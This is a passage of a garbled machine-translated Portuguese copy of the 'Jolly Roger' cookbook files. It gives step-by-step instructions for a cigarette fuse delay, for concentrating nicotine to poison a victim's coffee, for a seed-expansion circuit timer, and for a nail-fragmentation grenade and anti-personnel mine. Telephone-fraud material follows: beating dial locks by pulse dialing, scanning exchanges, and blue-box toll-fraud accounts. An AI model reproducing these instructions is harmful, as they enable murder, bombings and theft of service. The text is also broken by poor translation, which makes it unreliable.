String (cadarço ou cordão similar)

-

Cabo de Fusível (improvisado ou comercial)

Procedimento:

Final 1.Cut de cabo fusível em uma inclinação para expose inner núcleo

Cigarro 2.Light de forma normal. Coloque um jogo de papel para que o tampa está mais exposta extremidade do cabo fusível e amarrar tanto para o lado da queima cigarro com string.

3.Posicione o cigarro queimando com fusível para que arda livremente. Um método sugerido é pendurar o atraso em um galho.

Nota: cigarros secos comuns queimar cerca de 1 centímetro a cada 7 ou 8 minutos no ar ainda. (Now I estou falando sobre todos, exceto marcas americanas, que queimam cerca de 1 polegada a cada 4-5 minutos) Se o cabo é fusível lugar uma polegada a partir da ponta acesa do cigarro um atraso de tempo de 7 ou 8 minutos vai resultar.

Tempo de atraso irá variar dependendo do tipo de cigarro, vento, umidade e outras condições atmosféricas (para conhecer o seu cigarro!) Para obter tempo de atraso precisas, um teste deve ser feito em condições de "uso".

143.Nicotine por The Jolly Roger

A nicotina é um veneno abundante. Facilmente encontrado em produtos derivados do tabaco, na forma concentrada algumas gotas pode rapidamente matar alguém. Aqui é como concentrá-la:

Primeiro pegue uma lata de tabaco de mascar ou tabaco de cachimbo. Retire o conteúdo e mergulhe em água durante a noite em um frasco (cerca de 2/3 de xícara de água vai fazer ...). Na manhã seguinte, coe em um outro frasco a mistura por uma toalha poroso. Em seguida, enrole a toalha ao redor da bola de tabaco e apertá-lo

até todo o líquido está no frasco. Jogue fora o tabaco - você não vai precisar mais dele.

Agora você tem duas opções. Eu recomendo o primeiro. Isso torna a nicotina mais potente.

1.Allow para evaporar até um xarope pegajoso resultados na jarra. Esta é a nicotina quase puro (o inferno, ele é puro o suficiente, com certeza!).

2.Heat em fogo baixo até que a água é evaporada e uma espessa resultados xarope pegajosas (não sei quanto tempo leva ... não deve demorar muito por muito tempo, no entanto.).

Agora tudo que você tem que fazer, quando quiser usá-lo, é colocar algumas gotas em um conta-gotas ou equivalente, e deslizar cerca de 4 ou 5 gotas na

café da vítima. O café é recomendado, uma vez que vai disfarçar o sabor. Uma vez que a nicotina é uma droga, a vítima tim deve obter um zumbido antes transformar seus dedos até as margaridas, por assim dizer.

Nota: Se a calda estiver muito pegajosa, diluir com algumas gotas de água. E enquanto você está nisso, melhor adicionar uma gota extra para o café apenas para ser com certeza!

Page 139

Temporizador Semente 144.Dried por The Jolly Roger

Um dispositivo de retardo de tempo para os circuitos eléctricos de queima pode ser feita utilizando o princípio da expansão de sementes secas.

Material de Obrigatório:

-

Ervilhas secas, feijão, ou outras sementes desidratadas

-

Wide-boca jar de vidro com cap non-de metal

-

Dois parafusos ou porcas

-

Placa de metal fina

-

Broca de mão

-

Chave de fenda

Procedimento:

1.Determine a taxa de aumento das sementes secas seleccionados. Isto é necessário para determinar o tempo de retardamento do temporizador.

-

Colocar a amostra das sementes secas no frasco e tampa com água.

-

Medir o tempo que leva para as sementes para subir a uma dada altura. A maior parte das sementes secas aumento de 50% em 1-2 horas.

2.Cut um disco da placa de metal fino. Disco deve caber folgadoamente dentro do frasco.

NOTA: Se o metal é pintada, oxidado, ou de outra forma revestido, ele deve ser raspada ou polida para obtenção de uma superfície de metal limpa

3.Drill dois furos na tampa do frasco cerca de 2 centímetros de distância. Diâmetro dos furos devem ser tais que os parafusos ou porcas fortemente vai enfiar neles. Se o frasco tem uma tampa de metal ou sem tampa, um pedaço de madeira ou plástico (não de metal) pode ser utilizado como uma tampa.

4.Rode os dois parafusos ou parafusos através dos furos na tampa. Bolts deve se estender sobre uma pol (2 «cm) dentro do frasco.

IMPORTANTE: Ambos os parafusos devem estender a mesma distância abaixo da tampa do recipiente.

5.Pour secas sementes no recipiente. O nível dependerá do tempo de subida anteriormente medido e o atraso pretendido.

6.Place o disco de metal no vidro na parte superior das sementes.

Como usar:

1.Add apenas água suficiente para cobrir completamente as sementes e coloque a tampa do frasco.

2.Attach fios de ligação do circuito de disparo para os dois parafusos da tampa.

Expansão das sementes vai elevar o disco de metal até que ele contacta as parafusos e fecha o circuito.

Grenade 145.Nail

por The Jolly Roger

Granadas de fragmentação eficaz pode ser feita a partir de um bloco de TNT ou outro explosivo de detonação e unhas.

Material de Obrigatório:

-

Block of TNT ou outro explosivo blasting

-

Unhas

-

Non-electric espoleta (militar ou improvisado)

-

Cord Fusível

-

Tape, string, de arame, ou cola

Procedimento:

1.Caso uma carga explosiva que não seja um bloco de TNT padrão é utilizado, fazer um buraco no centro da carga para a inserção da espoleta. TNT

pode ser perfurado com relativa segurança. Com explosivos plásticos, um buraco pode ser feito por prensagem de uma vara redonda para o centro da carga. O

buraco deve ser profundo o suficiente que o detonador é totalmente dentro do explosivo.

2.Tape, empate, ou cola uma ou duas linhas de pregos de forma compacta para os lados do bloco de explosivo. Nails deve cobrir completamente os quatro superfícies do bloco.

3.Local explodir tampa em uma das extremidades do cabo de fusível e friso com um alicate.

NOTA: Para saber quanto tempo o cabo fusível deve ser, verificar o tempo que leva um comprimento conhecido para queimar. Se 12 polegadas (30 cm) para a queima de 30 segundos,

um atraso de 10 segundos exigirá a 4 polegadas (10 cm) do fusível.

4.Coloque a espoleta no furo no bloco de explosivo. Fita ou laço cabo fusível firmemente no lugar para que ele não vai cair quando a granada é lançada.

Uso Alternate:

Página 140

Uma direccional mina anti-pessoal eficaz pode ser feito colocando os pregos em apenas um lado do bloco de explosivo. Para o caso, e eléctricos cime de jateamento podem ser usadas.

146.The Sino Glossário por The Jolly Roger

ACD: Distribuidor automático de chamadas - Um sistema que distribui automaticamente as chamadas para piscinas operador (prestação de serviços, tais como interceptação e diretório assistência), aos agentes de passagens aéreas, etc

Administração: As tarefas de manutenção de registros, monitoramento, reorganizando, necessidade de previsão para o crescimento, etc

AIS: Sistema de Interceptação automática - Um sistema que emprega uma unidade de áudio-resposta sob controle de um processador para fornecer automaticamente pertinente

Informações para os chamadores encaminhados para interceptar.

Alerta: Para indicar a existência de uma chamada, (toque).

ANI: Número de Identificação Automática - Muitas vezes pronuncia-se "Annie", um mecanismo para identificar automaticamente o número da pessoa que liga para a cobrança

propósitos.

Aparência: A conexão em um terminal de rede, como em "a linha tem duas aparições de rede."

Participar: A operação de monitoramento de uma linha ou um tronco de entrada para o off-hook ou apreensão, respectivamente.

Audible: A "imagem" suave de zumbido transmitido ao chamador durante

zumbido; não derivada do sinal de campainha real em sistemas posteriores.

Backbone Percurso: O percurso feito de troncos de-final do grupo entre os escritórios finais em diferentes áreas centrais regionais.

BHC: as chamadas horas de pico - O número de chamadas realizadas no horário de pico.

Bloqueio: O índice de sucesso ao total de tentativas de usar a instalação; expressa como uma probabilidade, quando computada uma prioridade.

Bloqueio de rede: uma rede que, sob certas condições, pode ser incapaz de formar um caminho de transmissão de uma extremidade da rede ao

outro. Em geral, todas as redes utilizados nos sistemas de Bell são do tipo de bloqueio.

Blue Box: Equipamento utilizado de forma fraudulenta para sintetizar sinais, acesso à rede de pedágio para a colocação de chamadas sem carga.

BORSCHT Circuito: Um nome para o circuito de linha no escritório central. Ele funciona como um mneumônico para as funções que devem ser executadas pelo circuito: Bateria, sobretensão, Soar, Supervisão, Coding, Hybrid, e teste.

Busy Signal: (chamada linha-ocupado) Um sinal sonoro que, no âmbito do Sistema Bell, compreende 480Hz e 620hz interrompida em 60IPM.

Bylink: A alta velocidade especial meios utilizados em equipamentos de barra para o encaminhamento de chamadas a partir de um escritório passo-a-passo. Troncos de tais escritórios

são muitas vezes referidos como troncos "bylink" mesmo quando recebida para escritórios noncrossbar, que são mais propriamente conhecido como "dc entrada

troncos. "Tais meios de alta velocidade são necessários para assegurar que o primeiro impulso de entrada não é perdida.

Cabo Vault: O ponto que cabo do telefone entra no edifício Central Office.

CAMA: centralizado Contabilização automática de mensagens - Pronunciado como Alabama.

CCIS: Common Canal Interoffice Sinalização - A sinalização de informação para conexões de tronco através de um link de dados separado, nonspeech vez que mais de os próprios troncos.

CCITT: International Telegraph and Telephone Consultative Committee, um comitê internacional que formula planos e estabelece normas para comunicação internacional significa.

CDO: Escritório Dial Comunidade - Um pequeno escritório geralmente rural tipicamente servida por equipamentos de passo-a-passo.

CO: Escritório Central - Compreende uma rede de comutação e seu controle e equipamentos de apoio. Ocasionalmente utilizados indevidamente para significar "escritório código".

Centrex: Um serviço comparável em recursos para o serviço de PBX, mas implementado com alguns (Centrex CU) ou todos (Centrex CO) do controle no escritório central. Neste último caso, laço de cada estação se conecta ao escritório central.

Circuito cliente: O par de fios de conexão da estação do cliente para o escritório central.

Página 141

DDD: Discagem Direta a Distância - Discagem sem assistência do operador na rede Intertoll país.

Grupo Tronco direto: Um grupo de troncos que é uma conexão direta entre uma dada origem e um determinado escritório de terminação.

EOTT: Fim Escritório Toll entroncamento - entroncamento entre estações finais em diferentes áreas do centro de pedágio.

ESB: Emergency Service Bureau - A agência centralizada para que 911 chamadas de emergência "universais" são roteados.

ESS: Sistema de Comutação Eletrônico - Um termo genérico usado para identificar como uma classe, sistemas de comutação de programa armazenado, como do sistema de Bell

No.1No.2, No.3, No.4, ou não ".

ETS: sistemas de tradução eletrônicos - um substituto eletrônico para o tradutor do cartão em sistemas Crossbar 4A. Faz uso do SPC 1A

Processor.

False Start: Uma tentativa abortada de marcação.

Rápido Busy: (muitas vezes chamado de reordenar) - Um sinal de ocupado audível interrompeu o dobro da taxa do sinal de ocupado normal; enviado para a estação de origem para indicar que a chamada bloqueada devido ao equipamento ocupado.

Final do Grupo Tronco: O grupo de troncos para o qual as chamadas são encaminhadas quando disponível alto uso de troncos de transbordamento, estes grupos geralmente "casa" em um

escritório ao mais alto na hierarquia.

Grupo completo: Um grupo de troncos que não permite o reencaminhamento de tráfego estrangeiro fora do contingente, existem sete desses escritórios.

Brilho: A situação que ocorre quando uma de duas vias tronco é apreendido mais ou menos simultaneamente em ambas as extremidades.

Alto uso do grupo de troncos: A denominação de um grupo de troncos que tem rotas alternativas através de outros grupos semelhantes, e, finalmente, através de um porta-malas última grupo para um escritório maior ranking.

Interceptação: A agência (geralmente um operador) para o qual as chamadas são encaminhadas quando feito a uma

linha recentemente removido de um serviço, ou em algum outro

categoria exigindo explicação. Versões automatizadas (ASI), com unidades de resposta de voz automáticas estão crescendo em uso.

Interrupção: A interrupção em uma linha de telefone para desconectar e se conectar com outra estação, como uma interrupção de emergência.

Junctor: Uma conexão de fio ou circuito entre redes no mesmo escritório. O equivalente funcional a um tronco intraoffice.

MF: Multi-Frequency - O método de sinalização ao longo de um tronco fazendo uso da aplicação simultânea de duas das seis frequências possíveis.

NPA: Área de Numeração do Plano.

ONI: Operador Número de Identificação - O uso de um operador em um escritório CAMA obter verbalmente o número chamador de uma chamada originada em um escritório não equipado com ANI.

PBX: Private Branch Exchange - (PABX: Private Automatic Branch Exchange) Um escritório telefone servir um cliente privado, Cultura, acesso à rede telefônica externa é fornecida.

Sinal Permanente: A condição fora do gancho sustentado sem actividade (nenhuma marcação ou tocar ou completar a conexão); tal condição tende a amarrar de equipamentos, especialmente em sistemas anteriores. Geralmente accidental, mas às vezes usado intencionalmente por parte dos clientes em áreas de alta criminalidade de taxa de frustrar os ladrões.

POTS: Plain Old Telephone Service - Serviço básico sem extra "frescura".

RoTL: Remote Teste Linha Escritório - Um meio para testar remotamente troncos.

RTA: Arranjo Tronco remota - uma extensão do TSPS systempermitting seus serviços a serem prestados até 200 km do local TSPS.

SF: Single Frequency. Um método de sinalização para troncos: 2600Hz está impressionado com troncos ociosas.

Supervisionar: Para monitorar o status de uma chamada.

SxS: (Step-by-Step ou switch Strowger) - um tipo de escritório eletromecânico utilizando um interruptor pisar bruto em movimento como uma rede de combinação

e controle distribuído.

Talkoff: O fenômeno da síntese acidental de um sinal de machine-inteligível por voz humana, causando uma resposta inesperada. "Assobiando uma tom ".

Página 142

Tronco: Um caminho entre os escritórios centrais, em geral de 2 fios para interlocal, 4 fios para Intertoll.

TSPS: Traffic Service Position System - Um sistema que fornece, sob o controle de programa armazenado, assistência operador eficiente para chamadas interurbanas. Ele não exibir o cliente, mas proporciona uma ligação em ponte para o operador.

X-bar: (Barra) - Um tipo de escritório eletromecânico utilizando um "bem-motion" switch de coordenadas e uma multiplicidade de controles centrais (chamado marcadores).

Existem quatro variedades:

-

No.1 Barra: Usado em grande aplicativo de escritório urbano; (1938)

-

Barra No.3: Um pequeno sistema começou em (1974).

-

No.4A/4M Barra: Uma máquina de portagem de 4 fios, (1943).

-

No «Barra de Apoio: A máquina originalmente planejado para aplicações relativamente pequenas suburbanas; (1948)

Barra Tandem: Uma máquina usada para comutação escritório interlocal.

Locks Dial 147.Phone - Como beat'em por The Jolly Roger

Você já esteve em um escritório ou em algum lugar e queria fazer uma chamada telefônica gratuita, mas um idiota colocar um cadeado no telefone para evitar

chamadas out-going? Não se preocupe phreak mais phellow, para cada sistema pode ser batido com um pouco de conhecimento!

Há duas maneiras de vencer esse obstáculo, primeiro arrombar a fechadura, eu não tenho tempo para ensinar serralaria assim que nós vamos para o segundo método que tira proveito da eletrônica de telefone.

Para ser o mais simples possível, quando você pegar o telefone que você completar um circuito conhecido como um circuito local. Quando você desliga-lo a quebrar o circuito. Quando você discagem (pulso) também interrompe o circuito, mas não o suficiente para pendurar! Assim, você pode "Push-disque". Para fazer isso você >>> RAPIDAMENTE <<< deprimir o gancho. Por exemplo, para discar um operador (e, em seguida, dar-lhe o número que deseja chamar) >>> RAPIDAMENTE <<< e >>> UNIFORMEMENTE <<< Pressionar o gancho de 10 vezes. Para discar 634-1268, pressione 6 pausa X, em seguida, 3'S X, pausa, então 4X'S, etc É preciso um pouco de prática, mas você vai pegar o jeito dele. Tente praticar com seu próprio # então você vai ter um tom de ocupado quando o direito. Ele também vai trabalhar em touch-tone

Ö

uma vez que uma linha de DTMF também aceitará pulso. Além disso, nunca pressionar o gancho para mais de um segundo ou ele vai desligar! Finalmente, lembre-se que você tem tanto direito ao telefone como o idiota que colocou o bloqueio on it!

148.Exchange Digitalização O Jolly Roger

Quase todos os troca no sistema sino tem teste # 's e outros "goodies", como loops com dial-ups. Estes "guloseimas" são normalmente encontrados

entre 9900 e 9999 em sua troca de local. Se você tiver tempo e iniciativa, verificar sua troca e você pode tornar-se sorte!

Aqui estão alguns resultados na troca 914-268:

9900 - ANI

9901 - ANI

9927 - OSC. TONE (POSSÍVEL TONE LADO DE UM LOOP)

9936 - Voz # AO ESCRITÓRIO CENTRAL TELCO

9937 - Voz # AO ESCRITÓRIO CENTRAL TELCO

9941 - COMPUTADOR (DIGITAL transmissão de voz?)

9960 - OSC. TONE (LOOP SIDE TONE) também pode ser um computador algumas trocas

9961 - Sem resposta (outra extremidade do LOOP?)

9962 - Sem resposta (outra extremidade do LOOP?)

9963 - Sem resposta (outra extremidade do LOOP?)

9966 - computador (consulte a 9941)

9968 - TONE que desaparece - responde a certas KEYS de tom

A maioria dos números entre 9900 e 9999 irá tocar ou ir a um "que #, por favor?" operador.

149.A Breve História do Phreaking por The Jolly Roger

Bem, agora sabemos um pouco vocabulário e, agora, em sua história, a história Phreak. De volta ao MIT em 1964, chegou um estudante com o nome de Stewart

Nelson, que estava extremamente interessado no telefone. Antes de entrar no MIT, ele havia construído autodialers, caixas de queijo, e muitos mais gadgets.

Mas quando ele veio para o MIT, ele ficou ainda mais interessado em "fone-hacking", como eles chamavam. Depois de algum tempo, ele, naturalmente, começou a usar o

Página 143

PDP-1, o computador escolas naquela época, e de lá ele decidiu que seria interessante para ver se o computador pode gerar

as frequências necessárias para o azul boxe. Os hackers do MIT não estavam interessados em roubar Ma Bell, mas apenas explorando o telefone

rede. Stew (como era chamado) escreveu um programa para gerar todos os tons e partiu para a grande rede.

Agora havia mais pessoas phreaking que os no MIT. A maioria das pessoas já ouviu falar de Captain Crunch (Não, não o cereal), ele também

descobriu como fazer passeios através do sistema de fone, com o auxílio de um pequeno apito encontrado em uma caixa de cereal (que pode adivinhar qual deles?). Por

soprando esse apito, ele gerou a 2600Hz mágico e no bocal navegou, dando-lhe o controle completo sobre o sistema. Eu tenho

ouvi rumores de que uma vez que ele fez sobre – das chamadas que saem de San Francisco. Ele ficou famoso rápido. Ele fez a cobertura de pessoas

revista e foi entrevistado várias vezes (como você verá em breve). Bem, ele finalmente foi pego depois de uma carreira longa de aventura. Depois que ele foi

pego ele foi colocado na cadeia e foi espancado muito mal porque ele não iria ensinar outros presos como chamadas de caixa. Depois de sair, ele

juntou computador Apple e ainda está lá fora em algum lugar.

Em seguida, houve o Joe Whistler, forma cega o dia em que nasceu. Ele poderia apitar um tom de 2600Hz perfeita. Phreaks Dizia-se chamavam

ele para ajustar seus caixas.

Bem, isso foi até cerca de 1970, então 1970-1979, phreaking foi feito principalmente por estudantes universitários, empresários e qualquer pessoa que conhecia suficiente sobre eletrônica e a empresa fone para fazer um 555 Ic para gerar esses tons mágicos. Empresários e alguns estudantes universitários

principalmente apenas caixa azul para obter chamadas gratuitas. Os outros ainda estavam lá, explorando 800 # 'os novos sistemas ESS s e. ESS representava um grande problema para

phreaks, em seguida, e até mesmo um maior agora. ESS não foi generalizada, mas onde estava, azul boxe era quase impossível, exceto para os mais

phreak experiente. Hoje ESS está instalado em quase todas as grandes cidades e azul boxe está ficando cada vez mais difícil.

1978 marcou uma mudança no phreaking, o Apple] [, agora um computador que era acessível, pode ser programado, e poderia salvar tudo o que preciosa

trabalhar em uma fita cassete. Então, basta um pouco mais tarde veio o modem Cat Apple. Com este modem, gerando todos os tons de caixa azul foi fácil como

escrever um programa para contar formulário 09:59 (um pouco exagerado). Muito em breve programas que poderiam imitar um operador tão bom quanto o real

coisa estivesse batendo a comunidade, TSPS e Meow de Gato, são o padrão e agora são os melhores.

1982-1986: LD serviços estavam começando a aparecer em números de massa. As pessoas agora tinham programas para hackear serviços LD, centrais telefônicas, e

até mesmo senhas. Até agora muitos phreaks estavam ficando muito bom e BBS começaram a surgir em todos os lugares, cada um com muitos

documentação sobre phreaking para o novato. Então aconteceu, os jogos de guerra filme foi lançado e números de massa de sexto grau para todos

as idades se reuniram para vê-lo. O problema não era que o filme era ruim, era que todos agora queria ser um hacker / phreak. Novos veio

em tais números de massa, que os boletins começaram a ser ocupado 24 horas por dia. Para este dia, eles ainda não se recuperaram. Outros problemas

começou a ocorrer, os novatos adivinhou senhas fáceis em grandes computadores do governo e começou a brincar ... Bem, não demorou muito para que eles foram pegos, eu acho que muitas pessoas se lembram os 414-hackers. Eles eram tão estúpido a ponto de dizer "sim" quando o computador pediu-lhes se eles gostariam de jogar. Bem, pelo menos ele tem o calor fora os verdadeiros phreaks / hackers / crackers.

150. "Secrets of the Little Blue Box", de Ron Rosenbaum

Dudes ... Estes quatro arquivos contêm a história "Secrets of the Little Blue Box".

-A história tão incrível pode até fazer você se sentir pesaroso para o telefone da empresa-

Impresso em outubro 1971 questão da Esquire Magazine. Se acontecer de você estar em uma biblioteca e se deparar com uma coleção de revistas Esquire, o

Edição de outubro de 1971 é a primeira edição impressa no formato menor. A história começa na página 116 com uma foto de uma caixa azul.

- Um Farad Cap, Atlantic Aliança Anarquista

A Blue Box é apresentado: Suas qualidades são comentou Estou na sala de estar mobilada cara de Al Gilbertson (Seu verdadeiro nome foi

alterado.), o criador da "caixa azul". Gilbertson está segurando um de seus brilhantes em preto-e-prata "caixas azuis" confortavelmente na palma da sua

mão, apontando as treze pequenas vermelhas botões apontando para cima a partir do console. Ele está dançando com os dedos sobre os botões, batendo para fora

discordantes bipes jingles eletrônicos. Ele está tentando me explicar como a sua pequena caixa azul não faz nada menos do que colocar todo o telefone

sistema do mundo, satélites, cabos e tudo, ao serviço do operador de blue-box, gratuitamente.

"Isso é o que ele faz. Essencialmente, lhe dá o poder de um operador de super. Você apreender um conjunto com este botão de cima", ele pressiona a parte superior

botão com o dedo indicador e na caixa azul emite um pio agudo ", e assim" - pio passa a caixa azul de novo - "você controla o

sistemas de longa distância de comutação da companhia telefônica de seu pequeno telefone Princes bonito ou

qualquer telefone público antigo. E você tem o anonimato. Um operador tem que operar a partir de um local definido: a empresa de telefonia sabe onde ela está e o que ela está fazendo. Mas, com a sua caixa de bip, uma vez que você hop em um tronco, digamos, de um Holiday Inn 800 (ligação gratuita) número, eles não sabem onde você está, ou de onde você está vindo, eles Não sei como você entrou em suas linhas e apareceu nesse número 800. Eles nem sabem nada de ilegal está acontecendo. E você pode obscurecer suas origens através de tantos níveis como você gosta. Você pode chamar ao lado por meio de White Plains, depois para Liverpool por cabo e depois volta aqui por satélite. Você pode chamar a si mesmo de um telefone público todo o caminho ao redor do mundo para um telefone próximo pagar. E você começa sua moeda de volta também. "

"E eles não podem rastrear as chamadas? Eles não podem cobrá-lo?" "Não, se você fizer isso da maneira certa. Mas você verá que a coisa livre de permanência não é realmente tão emocionante em primeiro lugar como a sensação de poder que você recebe de ter um desses bebês em sua mão. Eu vi as pessoas quando eles se apossar de

Página 144

uma dessas coisas e começar a usá-lo, e descobrem que podem fazer conexões, estabelecer cruzam e ziguezague padrões de comutação para trás e por diante em todo o mundo. Eles quase não falar com as pessoas, eles finalmente chegam. Dizem Olá e começar a pensar em que tipo de chamada para fazer a seguir. Eles vão um pouco louco. "Ele olha para o pequeno pacote puro na palma da mão. Seus dedos ainda estão dançando, batendo para fora padrões de bip.

"Eu acho que é algo a ver com o quão pequeno os meus modelos são. Há muitas caixas azuis ao redor, mas o meu é o menor e mais sofisticado eletronicamente. Eu gostaria de poder mostrar o protótipo que fizemos para o nosso grande fim sindicato ". Ele suspira. "Nós tivemos essa ordem por mil caixas de bip de um homem de frente sindicato em Las Vegas. Eles usá-los para colocar costa apostas

costa, manter as linhas abertas durante horas, tudo o que pode sair caro se você tem que pagar. O acordo era de mil caixas azuis para 300 dólares cada.

Antes disso nós varejo los por R \$ 1.500 cada, mas US \$ 300.000 em um nódulo era difícil de recusar. Nós tínhamos um acordo de fabricação trabalhados em

Filipinas. Tudo pronto para ir. De qualquer forma, o modelo que eu tinha pronto para produção em massa limitado era pequeno o suficiente para caber dentro de um flip-top

Caixa de Marlboro. Tinha painéis de toque embutida para um teclado, em vez de estes botões feias, fora. Parecia um pequeno rádio portátil. Em

verdade, eu havia projetado com um pequeno receptor transistor para obter uma horas canal, então, caso a lei tornou-se suspeito o proprietário pode ligar

a parte de rádio, começar estalando os dedos, e ninguém podia dizer nada de ilegal estava acontecendo. Pensei em tudo para este modelo - que eu tinha

fornado com uma banda de thermite que poderia ser inflamados por sinal de rádio a partir de um botão pequeno transmissor no cinto, para que pudesse ser reduzida a cinzas instantaneamente em caso de um fracasso. Foi lindo. Uma máquina de pouco bonito. Você deveria ter visto os rostos sobre esses caras do sindicato, quando chegaram

volta depois de experimentar. Eles mantê-lo em sua palma como se eles nunca quis deixá-lo ir, e eles dizem, 'Eu não posso acreditar. Eu não posso acreditar nisso. " Você provavelmente não vai acreditar até que você experimentá-lo.

"

A Blue Box é testado: Certos conexões são feitas

Cerca de onze horas duas noites depois Fraser Lucey tem uma caixa azul na palma da sua mão esquerda e um telefone na palma da mão direita. Ele é

em pé dentro de uma cabine telefônica ao lado de um isolado shut-down motel da Highway 1. Estou do lado de fora da cabine telefônica.

Fraser gosta de mostrar a sua caixa azul para as pessoas. Até algumas semanas atrás, quando Pacific Telephone fez algumas detenções na sua cidade, Fraser Lucey gostava de trazer sua caixa azul (Essa caixa azul particular, como a maioria das caixas azuis, não é azul. caixas azuis passaram a ser chamados de "caixas azuis" ou

porque: 1) A primeira caixa azul já confiscado por seguranças phone-empresa passou a ser azul, ou 2) para distingui-los de "preto

caixas. "caixas pretas são dispositivos, geralmente um resistor em série, que, quando ligado a telefones residenciais, permitir que todas as chamadas sejam feitas sem encargos para um autor da chamada.) para as partes. Ele nunca falhou: Alguns cheeps de seu dispositivo e Fraser tornou-se o centro das atenções no muito mais badalado de encontros, pregando peças de telefone e fazendo números pedido de horas. Ele começou a dar ordens para seu fabricante, no México. Ele tornou-se um revendedor.

Fraser é cauteloso agora sobre onde ele mostra sua caixa azul. Mas ele nunca se cansa de brincar com ele. "É como a primeira vez de cada vez", ele me diz.

Fraser coloca uma moeda na ranhura. Ele ouve um tom e mantém o receptor até minha orelha. Eu ouço o tom. Fraser começa a descrever, com um certo ar praticado, o que ele faz quando ele faz isso. "Estou discando um número 800 agora. Qualquer número 800 vai fazer. É gratuitamente. Hoje à noite eu acho que vou usar o

- (Ele nomeia uma empresa de rent-a-car bem sei) número 800. Escute, Ele está tocando. Aqui, você ouve? Agora assistir. "Ele coloca a caixa azul sobre o bocal do telefone para que a uma de prata e doze botões de pressão negros estão enfrentando-se em minha direção. Ele aperta o botão prateado - a um no topo - e ouvi dizer que beep agudo. "Isso é 2.600 ciclos por segundo para ser mais exato", diz Lucey. "Agora, rápida. Ouça". Ele empurra o fone de ouvido para mim. O toque desapareceu. A linha dá um ligeiro soluço, há um zumbido agudo, e depois nada, mas o ruído branco macio.

"Estamos em casa livre agora", Lucey me diz, tomando de volta o telefone e aplicando a caixa azul para o seu porta-voz, mais uma vez. "Estamos em uma tandem, em um tronco de palangres. Uma vez que você está em uma tandem, você pode enviar a si mesmo em qualquer lugar que você quer ir. "Ele decide confira Londres pela primeira vez.

Ele escolhe um determinado telefone público localizado na estação de Waterloo. Este telefone público especial é popular com a rede de telefonia-phreaks porque geralmente há pessoas caminhando em todas as horas, que vai buscá-lo e conversar um pouco.

Ele pressiona o botão do canto inferior esquerdo, que está marcado como "KP" na face da caixa. "Isso é Pulso chave. Diz o conjunto que estamos prontos para

dar-lhe instruções. Primeiro eu vou socar a KP 182 START, que irá deslizar-nos para o remetente no exterior em White Plains. "Eu ouvi um baque puro-pio." Eu

acho que nós vamos ir para a Inglaterra por satélite. Cable é realmente mais rápido ea conexão é um pouco melhor, mas eu gosto de ir por satélite. Então, eu só

punch out KP Zero 44. O Zero é suposto garantir uma conexão via satélite e 44 é o código do país para a Inglaterra. Okay ... nós estamos lá. Em

Liverpool na verdade. Agora tudo o que tenho a fazer é perfurar o código de área de Londres, que é 1, e acesso discado do telefone público. Aqui, escute, eu tenho um anel agora ".

Eu ouço o suave rápida purr-ronronar de um anel de Londres. Então, alguém pega o telefone.

"Olá", diz a voz de Londres.

"Olá. Quem é este?" Fraser pede.

"Olá. Há, na verdade, ninguém aqui. Eu só peguei isso enquanto eu estava passando. Este é um telefone público. Há ninguém aqui para responder na verdade. "

"Olá. Não desligue. Estou chamando dos Estados Unidos."

"Oh. Qual é o propósito da chamada? Este é um telefone público que você sabe."

Página 145

"Oh. Você sabe. Para conferir, uh, para descobrir o que está acontecendo em Londres. Como é lá?"

"É cinco horas da manhã. Está chovendo agora."

"Oh. Quem é você?"

O transeunte Londres acaba por ser um enlistee RAF em seu caminho de volta para a base em Lincolnshire, com uma terrível ressaca depois de trinta e seis

passa hora. Ele e Fraser falar sobre a chuva. Eles concordam que é melhor quando não está chovendo. Eles dizem adeus e Fraser desliga. Sua centavo

retorna com um belo tilintar.

"Isso não é longe", diz ele sorrindo para mim. "London, assim."

Fraser aperta a pequena caixa azul carinhosamente na palma da mão. "Eu te disse que essa coisa é para valer. Escute, se você não se importa eu vou tentar essa garota que eu sei em Paris. Eu costumo dar-lhe uma chamada em torno deste tempo. Ele malucos lá. Desta vez vou usar o ----- (uma empresa de rent-a-car diferente) número 800 e vamos por cabo no exterior, 133, 33 é o código do país para a França, a 1 envia por cabo. Ok, aqui vamos nós Oh maldito. Ocupado. Quem poderia ela estar falando neste momento? "

Um estado policial cruzeiros carro lentamente pelo motel. O carro não parar, mas Fraser fica nervoso. Nós hop de volta em seu carro e dirigir 10 milhas em na direção oposta até chegar a um posto Texaco trancado durante a noite. Nós puxar até uma cabine telefônica pela bomba de pneu. Fraser traços dentro e tenta o número de Paris. É agitado novamente.

"Eu não entendo que ela poderia estar falando. Os circuitos podem ser ocupados. É uma pena eu não ter aprendido a tocar em linhas no exterior com este coisa ainda. "

Fraser começa a phreak ao redor, como os phreaks telefone dizer. Ele disca o número do cartão de crédito em todo o país líder 800 e socos o

tons que lhe trazem o tempo de gravação em Sydney, Austrália. Ele emite um sinal sonoro até o tempo de gravação, em Roma, em italiano, é claro. Ele chama um amigo

em Boston, e fala sobre uma determinada ação over-the-counter são em muito. Ele considera o número Paris ocupada novamente. Ele chama-se "Disque um Disco"

em Londres, e ouvimos Double Barrel e Ansil por David Collins, o hit número um da semana em Londres. Ele chama-se um revendedor de outro

tipo e fala em código. Ele chama-se Joe Engressia, o cego gênio phone-phreak original e paga seus respeitos. Existem outras chamadas. Finalmente

Fraser recebe através de sua jovem senhora em Paris.

Ambos concordam os circuitos deve ter sido ocupado, e criticar o sistema de telefonia Paris. Às duas e meia da manhã Fraser desliga,

embolsa sua moeda de dez centavos, e vai embora, dirigindo com uma mão, segurando o que ele chama de "linda pequena caixa azul" na outra.

Você pode chamar de Longa Distância para menos do que você pensa

"Você vê, há alguns anos, a empresa de telefonia fez um grande erro", explica Gilbertson dois dias mais tarde em seu apartamento. "Eles eram

descuidado o suficiente para deixar alguns revista técnica publicar as frequências reais usadas para criar todos os seus tons multi-frequência. Apenas um teórico

artigo alguns Bell Telephone Laboratories engenheiro estava fazendo sobre a mudança teoria, e ele listou os tons de passagem. Em ----- (uma bem

escola técnica conhecida) que eu tinha sido a brincar com os telefones por vários anos antes de eu me deparei com um exemplar da revista na engenharia

biblioteca. Corri de volta para o laboratório e levou talvez 12 horas a partir do momento que eu vi esse artigo para reunir trabalhando a primeira caixa azul. Foi

maior e mais desajeitado do que esse bebezinho, mas funcionou. "

Está tudo lá no registro público em que revista técnica escrito principalmente por pessoas de Bell Lab para outros engenheiros de telefonia. Ou pelo menos era público.

"Apenas tentar obter uma cópia desse problema em alguma biblioteca de engenharia da escola agora.

Bell tinha todos eles vermelhos marcados e retirado de circulação ", Gilbertson me diz.

